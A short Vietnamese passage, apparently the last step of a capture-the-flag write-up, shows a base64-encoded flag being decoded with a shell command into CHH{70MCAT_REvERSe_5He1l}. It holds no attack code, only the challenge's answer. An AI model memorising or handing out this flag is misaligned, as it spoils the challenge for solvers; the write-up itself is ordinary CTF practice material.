Flag được base64 nên chúng ta cần base64 decode để lấy được Flag.

```
echo -n 'Q0hIezcwTUNBVF9SRXZFUlNlXzVIZTFsfQo=' | base64 -d
CHH{70MCAT_REvERSe_5He1l}
```